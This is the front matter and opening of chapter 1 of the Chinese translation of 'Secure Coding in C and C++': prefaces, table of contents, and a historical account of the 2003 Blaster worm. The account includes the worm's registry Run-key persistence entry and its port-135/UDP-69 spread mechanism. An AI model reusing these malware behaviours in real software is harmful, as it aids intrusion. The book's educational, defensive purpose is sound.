




C 和 C++ 安全编码

Secure Coding in C and C++



(美) Robert C. Seacord 著
荣耀 罗翼 译



机械工业出版社
China Machine Press

本书是关于C和C++安全编码的著作。本书介绍了C和C++程序中导致危险的、破坏性的基本编程错误，包括在字符串、指针、动态内存管理、整数、格式化输出、文件I/O等中的漏洞或缺陷。本书还提供了对这些编程错误的深入剖析，并给出缓解策略，以减少或消除恶意利用漏洞的风险。

本书适合C/C++程序员、软件安全工程师参考。

Simplified Chinese edition copyright © 2010 by Pearson Education Asia Limited and China Machine Press.

Original English language title: Secure Coding in C and C++ (ISBN: 0-321-33572-4) by Robert C. Seacord, Copyright © 2006.

All rights reserved.

Published by arrangement with the original publisher, Pearson Education, Inc., publishing as Addison-Wesley.

本书封面贴有Pearson Education（培生教育出版集团）激光防伪标签，无标签者不得销售。

版权所有，侵权必究

本书法律顾问 北京市展达律师事务所

本书版权登记号：图字：01-2006-1947

图书在版编目（CIP）数据

C和C++安全编码 /（美）西科德（Seacord, R. C.）著；荣耀等译. —北京：机械工业出版社，2010.1

（C++设计新思维）

书名原文：Secure Coding in C and C++

ISBN 978-7-111-26148-3

I. C… II. ①西… ②荣… III. C语言—程序设计 IV. TP312

中国版本图书馆CIP数据核字（2009）第015137号

机械工业出版社（北京市西城区百万庄大街22号 邮政编码 100037）

责任编辑：周茂辉

北京京师印务有限公司印刷

2010年1月第1版第1次印刷

186mm×240mm·15.25印张

标准书号：ISBN 978-7-111-26148-3

定价：45.00元

凡购本书，如有缺页、倒页、脱页，由本社发行部调换

客服热线：(010) 88378991；88361066

购书热线：(010) 68326294；88379649；68995259

投稿热线：(010) 88379604

读者信箱：hzjsj@hzbook.com

译者序

现代社会离不开计算机软件系统的顺畅运行。然而总有一些黑客或骇客为了政治、经济或纯粹的个人满足目的攻击软件系统，其中大部分得逞的攻击是因为软件系统自身存在漏洞。尽管事后的补救措施可以在一定程度上减少损失，然而如果在软件创建之初就避免引入漏洞，攻击者就无法轻易获得下手的机会。避免软件引入漏洞首先是程序员的责任。C和C++语言的天性导致程序员必须小心谨慎才能编写出没有漏洞的程序。

Robert Seacord是SEI CERT/CC资深漏洞分析师，具有二十多年的编程经验，洞悉C和C++在软件项目中的应用状况，这本书可以说专门为C和C++程序员而写（尽管其他语言的开发人员或技术管理者也可以从阅读本书中深深受益），并不要求读者事先掌握多少计算机安全背景知识。作者显然善于讲解复杂的技术，深入浅出地阐述了软件中的各种安全漏洞及成因，给出了很多著名的安全漏洞例子，并揭示黑客如何利用程序中的漏洞侵入并破坏系统。

保障软件系统的安全主要有两种方式：配置安全和编程安全，前者面向系统管理员和系统用户，后者则要求程序员掌握安全的编程技术。也许完全消除漏洞是难以达到的目标（世界上根本不存在没有bug的软件），但程序员可以组合使用多种方式尽可能消除软件缺陷。作者展示了许多不安全的编程习惯和相应的改进措施，推荐了有效的软件工具和经过验证的方法，有助于我们编写出更健壮、更不容易遭受攻击的软件系统。

每一位开发商业和项目软件系统的C或C++程序员都应该阅读本书，尤其是那些编写会被很多用户通过互联网下载安装的软件的程序员，那些编写控制电力、电信、金融、军事、航空航天等关键设施的软件系统的程序员，以及其他所有认为自己编写的软件对他人很重要的程序员。对于有漏洞的软件系统，即使没有遭受黑客的恶意攻击，出乎意料的输入或操作也可能会导致灾难性的后果。由于每一个安全漏洞也可能是导致程序崩溃或产生错误输出的缺陷，因此，即便没有黑客或骇客盯上我们的软件，程序员也有责任保证软件系统没有漏洞。

使用Java或C#之类的语言编写软件无疑可以减少引入安全漏洞，然而C和C++语言的地位无法取代。为何使用C和C++语言编程？因为对效率和灵活控制底层的苛求。如果你是一名C或C++程序员，希望本书在带给你宝贵的技术和良好阅读体验的同时，也能为你带来危机感——现在就复审以前的代码是否存在安全漏洞，并避免在未来的代码中引入安全漏洞。毕竟编写无漏洞的软件需要的不单是技术，更有高度的责任感。

感谢读者朋友给予的一贯支持，你们的批评和赞扬对我来说同样重要。感谢初译者罗翼先生作出的贡献。感谢机械工业出版社华章公司的陈冀康先生、周茂辉编辑以及所有其他为本书

IV

的出版作出贡献的不知名的人们。感谢导师王建东老师的理解与支持。感谢朱艳和荣坤，你们是我生活的全部。

祝各位阅读快乐！

荣耀

2009年5月

南京师范大学中北学院

www.royaloo.com



序 言

现代社会对网络化软件系统的依赖与日俱增，以这些系统为目标的攻击数量亦与日俱增。形形色色的针对政府、公司、教育机构以及个人系统的攻击，已经导致诸多严重的后果：敏感数据丢失或被破坏，系统受损，生产效率降低，以及财务损失，等等。

尽管今天互联网上的攻击行为大多不过是恶作剧，然而越来越多的证据表明，罪犯、恐怖分子以及其他心怀叵测的人已将软件系统中的漏洞视作达成其不可告人目的的手段。近年来，每年发现的软件漏洞逾4000个。这些漏洞的成因包括：在设计和实现方面对如何保护系统考虑不周，在开发实践方面对消除会导致安全缺陷的实现瑕疵关注不够。

伴随着软件漏洞日益增加，攻击手法也与时俱进，变得越发老练、有效。入侵者在发现软件产品中的漏洞后，可以迅速开发出利用漏洞的脚本，继而使用这些脚本威胁计算机的安全。更糟糕的是，还将这些脚本与其他攻击者共享。这些脚本与一些“自动扫描网络以窥探脆弱系统”的程序联合起来，攻击那些脆弱系统，危害其安全，甚至利用它们进一步传播攻击。

由于每年都会发现大量的漏洞，系统管理员为了给既有系统打补丁日益疲于奔命。打补丁有时并非易事，并可能会导致意想不到的副作用。在厂商发布一个安全补丁后，可能需耗时数月乃至数年的时间，才能有90%~95%的受影响计算机完成修补工作。

互联网用户已经严重依赖于这样一种解决方式：互联网社群作为一个整体，对发生的安全攻击快速作出反应，以确保将损害降至最低，并将攻击迅速击溃。然而，显而易见，如今的“反应式解决方案”已经达到其效力的极限。虽然个体响应组织均为将漏洞处理过程精简化和自动化而努力工作，然而今天商业软件产品中的漏洞数目，已经多至只有财力雄厚的组织才能应对漏洞修复工作，其他组织实质上已心有余而力不足。

没有任何证据表明大多数产品中的安全问题得到了改善，很多软件开发者尚未很好地理解从各种漏洞成因中获得的教训，或者尚未运用能够起作用的缓解策略，CERT/CC不断在同一软件产品的更新版中发现早期版本即已存在的同类漏洞就是明证。

这些因素交织在一起，预示着我们完全可以相信，很多攻击甚至会在我们所实际希望的最短响应时间内造成巨大的经济损失和服务崩溃。

虽然积极且协调的反应仍然不可或缺，但我们还必须构建出不易被破坏的更安全的系统。

关于本书

本书致力于解决C和C++中已经导致危险的、破坏性的常见软件漏洞的基本编程错误。这些漏洞自CERT 1988年创立以来就记录在案。针对导致这些漏洞的编程错误，本书出色地给出了深度工程分析和缓解策略，可以富有成效地减少或消除漏洞被恶意利用的风险。

自Robert于1987年4月加入SEI以来，我就一直与他共事。Robert是一位知识渊博、技术熟练

的软件工程师，在软件漏洞细节分析和表达洞察成果方面卓尔不凡。作为研究结果，本书细致而精确地分析了软件开发者面临的常见问题，并提供了实用的解决方案。Robert在软件开发方面具备的宽广背景，也使得他擅长在性能、易用性以及其他在开发安全代码过程中必须考虑的质量特性之间作出权衡。除了Robert外，本书还凝聚了CERT积累和提炼的知识，以及CERT/CC漏洞分析小组、CERT操作人员、SEI编辑和后勤人员的杰出工作。

Richard D.Pethia
CERT主管



前言

1988年11月爆发的Morris蠕虫事件造成当时全球十分之一的互联网系统陷入瘫痪，作为对该事件的响应，当月美国国防部高级研究计划局（Defense Advanced Research Projects Agency, DARPA）成立了CERT协调中心（CERT Coordination Center, CERT/CC）。CERT/CC位于宾夕法尼亚州匹兹堡市的软件工程研究院（Software Engineering Institute, SEI）内，这是一个由美国国防部发起的研发中心，受联邦政府资助。

CERT/CC最初的工作重点是对各种网络事件作出快速响应和分析。这里所说的事件既包括得逞的攻击（如系统受损与拒绝服务等），也包括未得逞的攻击企图、探测和扫描。自1988年以来，CERT/CC共已接到逾22 665个报告计算机安全事件或咨询有关信息的热线电话，已处理总共逾319 992起计算机安全事件，而且每年报告的事件数目呈持续增长的态势。

虽然对事件作出及时响应必不可少，然而这还不足以保护互联网和互联的信息系统的安全。分析表明，大部分计算机安全事件是由于特洛伊木马、社会工程学（social engineering）以及软件漏洞利用（exploitation）所造成的，包括软件缺陷、设计决策、配置决策以及非预期的系统间交互等。CERT/CC监控漏洞信息的公共来源并经常性地接到漏洞报告。自1995年以来，CERT已经收到超过16 726份漏洞报告。每当收到一份报告，CERT/CC就会分析报告所述的可能的漏洞，并与软件制造者协作，通知其产品中存在安全缺陷，促进并追踪其对问题的响应^①。

和事件报告相似，漏洞报告也以惊人的速度持续增长^②。虽然对漏洞的管理抑制了这一进程的发展，然而对于解决互联网和信息系统的安全问题来说，这同样远远不够。为了解决日益增加的漏洞和事件问题，必须采取相应的措施：在源头予以有效地控制它们，即必须在软件的开发阶段和随后的维护工作中就避免引入软件漏洞。对现有漏洞的分析表明，大部分漏洞都是由少数根本原因所导致。本书的目标就在于告诉开发者有关这些根本原因的知识，并介绍避免引入漏洞的措施。

读者

对任何采用C和C++开发或维护软件的人来说，本书都是非常有价值的。

- 对C/C++程序员而言，本书将教你如何识别会导致软件漏洞的常见编程错误，理解这些错误是如何被利用的，并以安全的方式实现解决方案。
- 对软件项目管理者而言，本书将教你识别软件漏洞的风险及导致的后果，对进行安全的软件开发给出指导。

^① CERT/CC与超过700名软件、硬件开发者保持定期互动交流。

^② 参见http://www.cert.org/stats/cert_stats.html以获得最新统计信息。

VIII

- 对计算机专业学生而言，本书将教你有用的编程实践，帮助你避免不良的开发习惯，使你能够在职业生涯中开发出安全的程序。
- 对安全分析师而言，本书对常见的漏洞提供了细致的描述，并提供了检测漏洞的方法和实用的规避措施。

本书组织和内容

本书提供了C和C++编程中关于安全实践方面的实用指导。安全的程序需要安全的设计，然而，如果开发者不了解C和C++编程中许多固有的安全陷阱，那么即便是最佳设计也可能最终导致不安全的程序。本书对C和C++中常见的编程错误提供了详细的解释，并描述了这些错误是如何导致有漏洞的代码的。本书专注于讨论C和C++编程语言以及相关库固有的安全问题，而不强调和外部系统（如数据库服务器和Web服务器等）的交互中牵涉的安全问题。这些方面话题丰富，应单独讨论。本书的用意在于，对于涉及开发安全的C和C++程序的任何人都有所裨益，而不管具体开发何种应用。

本书围绕着软件工程师经常实现的、可能会导致安全问题的功能（例如格式化输出和算术运算等）组织内容。每一章都描述了一些会导致漏洞的不安全编程实践和常见的错误，这些编程缺陷又会被如何利用，这种恶意利用所导致的后果，以及替代的安全做法等。对于软件漏洞的根源问题，例如缓冲区溢出、整型范围错误和无效的格式字符串等，都有详细的解释。每一章都包含检测既有代码中漏洞的技术，以及如何安全地实现所需功能的措施。

本书包含以下各章：

- **第1章：**概述问题，介绍安全术语和概念，并对为何C和C++程序中存在如此多的漏洞发表看法。
- **第2章：**描述C和C++中的字符串操作、常见的安全缺陷以及由此导致的漏洞（包括缓冲区溢出攻击和栈粉碎攻击），还介绍了代码注入（code injection）和弧注入（arc injection）两种漏洞利用方式。
- **第3章：**介绍了任意内存写（arbitrary memory write）漏洞利用方式，它允许攻击者对内存中任意位置的一个地址进行写操作。本章描述了这些漏洞利用方式如何用于在受害机器上执行任意的代码。由“任意内存写”导致的漏洞在稍后的章节中讨论。
- **第4章：**描述动态内存管理，讨论了动态分配的缓冲区溢出、写入已释放内存，以及重复释放（double-free）漏洞。
- **第5章：**讨论整数安全问题（即与整数操作相关的安全议题），包括整数溢出、符号错误以及截断错误等。
- **第6章：**描述格式化输出函数的正确和错误的用法。因对这些函数的错误使用所导致的格式字符串和缓冲区溢出漏洞都有讨论。
- **第7章：**描述了和文件I/O相关的常见漏洞，包括竞争条件（race condition）和TOCTOU（time of creation, time of use）漏洞。
- **第8章：**推荐了一些可以整体改善C/C++应用程序安全性的具体开发实践。这些建议是对

每一章中用于解决特定漏洞问题的推荐做法的补充。

本书包含了数百个安全和不安全的代码示例以及漏洞利用示例。尽管其中有一些涉及与其他语言的比较，然而几乎所有例子都是C和C++的。这些例子都在Windows和Linux操作系统上验证过。除非另有说明，微软Windows程序示例均使用Visual C++ .NET编译，在运行Intel Pentium 4处理器的Windows 2000 专业版平台上测试。Linux程序示例则使用GNU gcc/g++编译，在运行Intel Pentium 4处理器的Red Hat Linux 9[Ⓔ]平台测试。

尽管具体的示例程序通常已在一个或多个环境下编译和测试过，然而漏洞都被予以评估，以决定它们是具体相关于以下因素，或者具有包含以下因素的普遍性：编译器版本、操作系统、微处理器、适用的C或C++标准、小端表示法（即：低位在前、高位在后）或大端表示法（即：高位在前、低位在后）架构，以及执行栈架构等。

本书集中讨论最常导致软件漏洞的C和C++编程缺陷。尽管如此，限于篇幅，本书并未涵盖漏洞的每一个可能来源。与本书有关的附加信息、更新信息、事件以及新闻参见<http://www.cert.org/books/secure-coding/>。书中讨论的漏洞也是参照引用来自US-CERT漏洞数据库（参见<http://www.kb.cert.org/vuls/>）的实际例子。

致谢

在此我要感谢为本书问世作出贡献的每一个人。首先要感谢Noopur Davis、Chad Dougherty、Fred Long、Rob Murawski、Nancy Mead、Robert Mead、Dan Plakosh、Jason Rafail以及David Riley，他们为本书作出了直接的贡献。还要感谢研究人员的贡献，他们是Omar Alhazmi、Mathew Conover、Jeffery S.Gennari、Oded Horovitz、Poul-Henning Kamp、Doug Lea、Yashwant Malaiya以及John Robert。

我要感谢SEI和CERT/CC的管理层，感谢他们的鼓励以及对我劳动成果的支持。他们是Jeffrey Carpenter、Shawn Hernan、Jeffrey Havrilla和Rich Pethia。

还要感谢编辑Peter Gordon和Addison-Wesley的其他一些职员，他们是Jennifer Andrews、Kim Boedigheimer、Chanda Leary-Coutu、John Fuller、Eric Garulay、Marie McKinley以及Elizabeth Ryan。

我还要感谢审稿人给予的深思熟虑的评论和富有洞察力的见解，他们是Tad Anderson、William Bulley、Corey Cohen、Will Dormann、Robin Eric Fredericksen、Amit Kalani、John Lambert、Jeffrey Lanza、David LeBlanc、William Fithen、Gary McGraw、Michael Howard、Ken MacInnis、Randy Meyers、Dave Mundie、Patrick Mueller、Craig Partridge、Brad Rubbo、Time Shimeall以及Katie Washok。

我要感谢CERT/CC小组其他成员的支持和协助，没有他们我永远都不可能完成本书。最后（但并非最不重要），感谢单位内部的编辑和图书管理员，他们的帮助使得本书的最终问世成为可能，他们是Rachel Callison、Pamela Curtis、Len Estrin、Eric Hayes、Karen Riley、Sheila Rosenthal以及Barbara White。

[Ⓔ] 访问<http://www.linux.org/dist/list.html>以获得Linux发行版的分类清单。

作译者简介

作者简介



Robert C. Seacord是宾夕法尼亚州匹兹堡市SEI (Software Engineering Institute, 软件工程研究院) 的CERT/CC (CERT/Coordination Center, CERT协调中心) 高级漏洞分析师。CERT/CC定期对软件漏洞报告进行分析, 并且评估互联网及其他关键的基础设施可能遭受的风险, 此外还从事其他一些与安全有关的研究活动。作为一名涉猎广泛的技术专家, Robert还是《Building Systems from Commercial Components》(Addison-Wesley, 2002) 和《Modernizing Legacy Systems》(Addison-Wesley, 2003) 的合著者, 并发表了40多篇论文, 领域涉及软件安全、基于组件的软件工程、基于Web的系统设计、遗留系统的现代化改造、组件仓库与搜索引擎以及用户界面设计与开发等。Robert于1982年起在IBM开始职业编程生涯, 从事通信和操作系统软件研发、处理器开发以及软件工程。Robert还为X 协会(X Consortium) 工作, 为CDE (Common Desktop Environment, 公共桌面环境) 和X Window 系统开发和维护代码。他还积极参与JTC1/SC22/WG14的C语言国际标准化工作组工作。

译者简介

荣耀 是南京师范大学副教授, 主研方向为企业级应用架构与软件工程, 已出版著译作品包括《ASP.NET 2.0实战起步》、《.NET大局观》、《C++ Templates全览》、《Imperfect C++中文版》、《C++必知必会》、《C++编程你也行》以及《Windows Forms 程序设计》等, 并在各类期刊发表技术文章约30篇, 他的个人网站是www.royaloo.com。

罗翼 现供职于某搜索互联网企业工程技术部门。从事系统程序(以及各种古怪脚本)的开发、调试、优化等Linux/UNIX平台上C/C++程序员的工作。业余时间主要贡献给了 Slackware系统的各个犄角旮旯以及各种新奇、古怪、败家的消费电子硬件。他曾与人合著过《加密与解密》等计算机科学科普读物。你可以通过luoyi.ly@gmail.com 与他联系。

目 录

译者序	
序言	
前言	
作译者简介	
第1章 夹缝求生	1
1.1 衡量危险	3
1.1.1 损失的现状	4
1.1.2 威胁的来源	5
1.1.3 软件安全	6
1.2 安全概念	7
1.2.1 安全策略	8
1.2.2 安全缺陷	8
1.2.3 漏洞	9
1.2.4 利用	10
1.2.5 缓解措施	10
1.3 C和C++	11
1.3.1 C和C++简史	11
1.3.2 C存在的问题	12
1.3.3 遗留代码	13
1.3.4 其他语言	13
1.4 开发平台	13
1.4.1 操作系统	13
1.4.2 编译器	15
1.5 本章小结	16
1.6 阅读材料	16
第2章 字符串	17
2.1 字符串特征	17
2.2 常见的字符串操作错误	18
2.2.1 无界字符串复制	18
2.2.2 差一错误	20
2.2.3 空结尾错误	21
2.2.4 字符串截断	21
2.2.5 与函数无关的字符串错误	21
2.3 字符串漏洞	22
2.3.1 安全缺陷	23
2.3.2 缓冲区溢出	24
2.4 进程内存组织	24
2.5 栈粉碎	27
2.6 代码注入	30
2.7 弧注入	32
2.8 缓解策略	34
2.8.1 预防	34
2.8.2 字符串流	44
2.8.3 检测和恢复	45
2.9 著名的漏洞	48
2.9.1 远程登录	49
2.9.2 Kerberos	49
2.9.3 Metamail	49
2.10 本章小结	50
2.11 阅读材料	51
第3章 指针诡计	52
3.1 数据位置	52
3.2 函数指针	53
3.3 数据指针	54
3.4 修改指令指针	54
3.5 全局偏移表	56
3.6 .ctors区	57
3.7 虚指针	58
3.8 atexit()和on_exit()函数	60
3.9 longjmp()函数	61
3.10 异常处理	62
3.10.1 结构化异常处理	62
3.10.2 系统默认异常处理	64
3.11 缓解策略	65
3.11.1 W^X	65

XII

3.11.2	Canaries	65	4.6.2	微软数据访问组件 (MDAC)	102
3.12	本章小结	65	4.6.3	CVS服务器双重释放漏洞	103
3.13	阅读材料	66	4.6.4	MIT Kerberos 5中的漏洞	103
第4章	动态内存管理	67	4.7	本章小结	103
4.1	动态内存管理	67	4.8	阅读材料	103
4.2	常见的动态内存管理错误	69	第5章	整数安全	105
4.2.1	初始化	69	5.1	整数	105
4.2.2	检查返回值失败	70	5.1.1	整数表示法	106
4.2.3	引用已释放的内存	71	5.1.2	整数类型	106
4.2.4	多次释放内存	72	5.1.3	整数取值范围	108
4.2.5	不匹配的内存管理函数	73	5.2	整型转换	109
4.2.6	未正确区分标量和数组	73	5.2.1	整型提升	109
4.2.7	对分配函数的不当使用	73	5.2.2	整数转换级别	109
4.3	Doug Lea的内存分配器	74	5.2.3	从无符号整型转换	111
4.3.1	内存管理	74	5.2.4	从带符号整型转换	112
4.3.2	缓冲区溢出	76	5.2.5	带符号或无符号字符	113
4.3.3	双重释放漏洞	80	5.2.6	普通算术转换	113
4.3.4	写入已释放的内存	83	5.3	整数错误情形	113
4.4	RtlHeap	83	5.3.1	整数溢出	114
4.4.1	Win32中的内存管理	83	5.3.2	符号错误	115
4.4.2	RtlHeap的数据结构	85	5.3.3	截断错误	115
4.4.3	缓冲区溢出	88	5.4	整数操作	116
4.4.4	缓冲区溢出(再回顾)	89	5.4.1	加法	117
4.4.5	写入已释放内存	92	5.4.2	减法	119
4.4.6	双重释放	92	5.4.3	乘法	120
4.4.7	look-aside表	95	5.4.4	除法	122
4.5	缓解策略	95	5.5	漏洞	126
4.5.1	空指针	95	5.5.1	整数溢出	126
4.5.2	一致的内存管理约定	96	5.5.2	符号错误	127
4.5.3	堆完整性检测	96	5.5.3	截断错误	128
4.5.4	phkmmalloc	97	5.6	非异常的整数逻辑错误	129
4.5.5	随机化	98	5.7	缓解策略	130
4.5.6	哨位页	98	5.7.1	范围检查	130
4.5.7	OpenBSD	98	5.7.2	强类型	131
4.5.8	运行时分析工具	99	5.7.3	编译器运行时检查	131
4.5.9	Windows XP SP2	100	5.7.4	安全的整数操作	132
4.6	著名的漏洞	101	5.7.5	任意精度的算术	136
4.6.1	CVS缓冲区溢出漏洞	102	5.7.6	测试	137

5.7.7 源代码审查	137	6.5.11 FormatGuard	166
5.8 著名的漏洞	137	6.5.12 Libsafe	167
5.8.1 XDR库	137	6.5.13 静态二进制分析	167
5.8.2 Windows DirectX MIDI库	138	6.6 著名的漏洞	168
5.8.3 bash	138	6.6.1 华盛顿大学FTP Daemon	168
5.9 本章小结	139	6.6.2 CDE ToolTalk	168
5.10 阅读材料	140	6.7 本章小结	169
第6章 格式化输出	141	6.8 阅读材料	170
6.1 变参函数	142	第7章 文件I/O	171
6.1.1 ANSI C标准参数	142	7.1 并发	171
6.1.2 Unix System V Varargs	144	7.1.1 竞争条件	171
6.2 格式化输出函数	144	7.1.2 互斥和死锁	172
6.2.1 格式字符串	145	7.2 检查时间和使用时间	173
6.2.2 GCC	147	7.3 作为锁的文件和文件锁定	174
6.2.3 Visual C++.NET	147	7.4 文件系统利用	176
6.3 对格式化输出函数的漏洞利用	148	7.4.1 符号链接利用	176
6.3.1 缓冲区溢出	148	7.4.2 临时文件打开利用	178
6.3.2 输出流	149	7.4.3 unlink()竞争利用	180
6.3.3 使程序崩溃	149	7.4.4 受信文件名	180
6.3.4 查看栈内容	150	7.4.5 非唯一的临时文件名	181
6.3.5 查看内存内容	151	7.5 缓解策略	181
6.3.6 覆写内存	152	7.5.1 关闭竞争窗口	182
6.3.7 国际化	156	7.5.2 消除竞争对象	184
6.4 栈随机化	156	7.5.3 控制对竞争对象的访问	187
6.4.1 阻碍栈随机化	156	7.5.4 竞争侦测工具	188
6.4.2 以双字的格式写地址	157	7.6 本章小结	189
6.4.3 直接参数存取	158	第8章 推荐的实践	190
6.5 缓解策略	160	8.1 安全的软件开发原则	191
6.5.1 静态内容的动态使用	160	8.1.1 机制经济性原则	192
6.5.2 限制字节写入	161	8.1.2 失败-保险默认原则	192
6.5.3 ISO/IEC TR 24731	162	8.1.3 完全仲裁原则	192
6.5.4 iostream与stdio	162	8.1.4 开放式设计原则	192
6.5.5 测试	163	8.1.5 特权分离原则	192
6.5.6 编译器检查	164	8.1.6 最小特权原则	193
6.5.7 词法分析	164	8.1.7 最少公共机制原则	193
6.5.8 静态污点分析	164	8.1.8 心理可接受性原则	194
6.5.9 调整变参函数的实现	165	8.2 系统质量需求工程	194
6.5.10 Exec Shield	166	8.3 威胁建模	195

XIV

8.4 使用/误用案例	196	8.11.1 渗透测试	205
8.5 架构与设计	196	8.11.2 模糊测试	206
8.6 现成软件	198	8.11.3 代码审计	206
8.6.1 现有代码中的漏洞	198	8.11.4 开发人员准则与检查清单	206
8.6.2 安全的包装器	199	8.11.5 独立安全审查	207
8.7 编译器检查	199	8.12 内存权限	207
8.8 输入验证	200	8.12.1 W^X	207
8.9 数据净化	201	8.12.2 PaX	208
8.9.1 黑名单	201	8.12.3 数据执行防护	208
8.9.2 白名单	202	8.13 深层防御	209
8.9.3 测试	203	8.14 TSP-Secure	209
8.10 静态分析	203	8.14.1 计划和跟踪	209
8.10.1 Fortify	203	8.14.2 质量管理	210
8.10.2 Prexis	204	8.15 本章小结	211
8.10.3 Prevent	204	8.16 阅读材料	211
8.10.4 PREFIX和PREfast	205	参考文献	212
8.11 质量保证	205	缩略语	223



第1章 夹缝求生

只有上帝的身边没有邪恶。

——Sophocles, Fragments, 1.683

计算机系统并不易受攻击，易受攻击的是我们人类，只不过遭受的攻击通过计算机系统完成罢了。

2003年8月11日爆发的W32.Blaster.Worm蠕虫病毒很好地例证了软件中的安全缺陷是如何让我们变得易受攻击的。Blaster可以在毫无用户参与的情况下感染任何一台连接到互联网上未打补丁的计算机系统。微软提供的数据显示，至少有800万个Windows系统被该蠕虫感染[Lemos 04]。Blaster的主要破坏力在于使用户无法正常使用自己的机器，并且能够渗透整个局域网，感染的用户必须设法删除该蠕虫并且升级系统才能正常工作。

Blaster蠕虫作恶前后的一系列事件揭示了软件厂商、安全研究人员、发布漏洞利用代码者以及恶意攻击者之间错综复杂的关系。

首先，LSD (Last Stage of Delirium) 研究小组发现了RPC^①（可用于通过TCP/IP交换信息）中存在一个缓冲区溢出漏洞，成因在于对“畸形”信息的错误处理。该漏洞影响监听RPC端口的一个分布式组件对象模型（DCOM）接口，后者处理客户机发送给服务器的对象激活请求。对该漏洞的成功利用允许攻击者在受感染的系统上以本地权限执行任意的代码。

在这种情况下，LSD小组遵循了负责任的披露原则，在公开该漏洞前与软件厂商进行了合作，寻求解决问题的办法。2003年7月16日，微软发布了微软安全公告MS03-026^②，LSD发布了一个特别报告^③，CERT/CC则发布了一个漏洞说明VU#568148^④，详细描述了该漏洞，并提供相应的补丁和应急方案的信息。第二天，CERT/CC还发布了名为“Buffer Overflow in Microsoft RPC”（微软RPC缓冲区溢出）的CERT公告CA-2003-16^⑤。

9天后，也就是7月25日，一个名为Xfocus的安全研究小组发布了该漏洞的利用代码。Xfocus自称是“一个在1998年创立于中国的非营利和自由技术组织，致力于研究和展示网络服务和通信安全方面的弱点”。实质上，Xfocus对微软提供的补丁程序进行了逆向工程，研究了该漏洞的原理，并且开发了相应的攻击该漏洞的方法，并将其公之于众[Charney 03]。

HD Moore (Metasploit项目的创始人) 改进了Xfocus的代码，使其可以对更多版本的操作系

① RPC (Remote Procedure Call, 远程过程调用) 是一种进程间通信机制，允许一台计算机上运行的程序执行另一台远程系统上的代码。微软的实现以OSF (Open Software Foundation, 开放软件基金会) 的RPC协议为基础，并添加了微软独有的一些扩展特性。

② 参见<http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx>。

③ 参见<http://lsd-pl.net/special.html>。

④ 参见<http://www.kb.cert.org/vuls/id/568148>。

⑤ 参见<http://www.cert.org/advisories/CA-2003-16.html>。

统生效。很快就有漏洞利用工具发布了，使得黑客可以通过IRC网络发送命令。8月2日就已经发现了这些攻击的蛛丝马迹[de Kere 03]。

由于DefCon黑客大会将于8月2日至3日召开，因此大家普遍预计将会有针对该漏洞的蠕虫发布（并不是说参加DefCon的人会这么做，而是由于该大会会引起人们对黑客技术的关注）。DHS（Department of Homeland Security，美国国土安全部）于8月1号发布了一个预警，FedCIRC（Federal Computer Incident Response Center，联邦计算机事故响应中心）、NCS（National Communications System，美国国家通信系统）以及NIPC（National Infrastructure Protection Center，美国国家基础设施保护中心）也在对漏洞利用行为积极进行监测。8月11日，也就是补丁程序发布后的第26天，Blaster蠕虫首次被发现在互联网上传播。24小时后，Blaster感染了336 000台计算机[Pethia 03a]。截至8月14日，Blaster已经感染了超过100万台计算机，在高峰期，它每小时感染100 000个系统[de Kere 03]。

Blaster是一个通过TCP/IP进行传播的贪婪的蠕虫，它利用了Windows的DCOM RPC接口中的一个漏洞。当Blaster执行的时候，它首先检测计算机是否已感染以及蠕虫是否正在运行，如果是这样，它就不会重复感染该计算机，否则，Blaster将：

```
"windows auto update" = "msblast.exe"
```

加入注册表的

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

键中，这样，每当启动Windows，该蠕虫程序都会运行。接下来，Blaster产生一个随机的IP地址，并试图感染具有该地址的计算机。该蠕虫利用Windows 2000或Windows XP上的DCOM RPC漏洞通过TCP 135端口发送数据。Blaster监听UDP端口69，接收可以通过DCOM RPC漏洞利用连接的机器的请求。一旦接收到请求，随即将msblast.exe文件发送到对方计算机并且执行该蠕虫[Hoogstraten 03]。

